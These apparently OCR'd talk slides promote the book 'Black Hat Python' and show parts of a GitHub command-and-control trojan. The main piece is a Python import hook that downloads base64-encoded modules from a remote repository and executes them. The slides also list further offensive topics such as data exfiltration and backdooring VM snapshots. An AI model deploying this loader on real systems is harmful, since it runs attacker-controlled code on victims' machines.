
```
[
    {
    "module" : "dirlister"
    },
    {
    "module" : "environment"
    }
]
```



```
import os

def run(**args):

    print "[*] In dirlister module."
    files = os.listdir(".")

    return str(files)
```

Github Command & Control

Heavy Lifting:



```python
class GitImporter(object):

    def __init__(self):

        self.current_module_code = ""


    def find_module(self,fullname,path=None):

        if configured:
            print "[*] Attempting to retrieve %s" % fullname
            new_library = get_file_contents("modules/%s" % fullname)

            if new_library is not None:
                self.current_module_code = base64.b64decode(new_library)
                return self

        return None

    def load_module(self,name):

        module = imp.new_module(name)
        exec self.current_module_code in module.__dict__
        sys.modules[name] = module

        return module
```

Github Command & Control

(git_trojan.avi)

But wait, there's more!

Order now and you'll also receive:

- Sniffing with Scapy
- Data exfil using IE and a Tumblr blog
- VM sandbox detection
- Privilege escalation
- Backdooring VM snapshots using Volatility

Win a Book

Thanks!

Get Black Hat Python:

http://www.nostarch.com/blackhatpython

Find me:

http://virusfactory.blogspot.ca

https://github.com/3rdDegree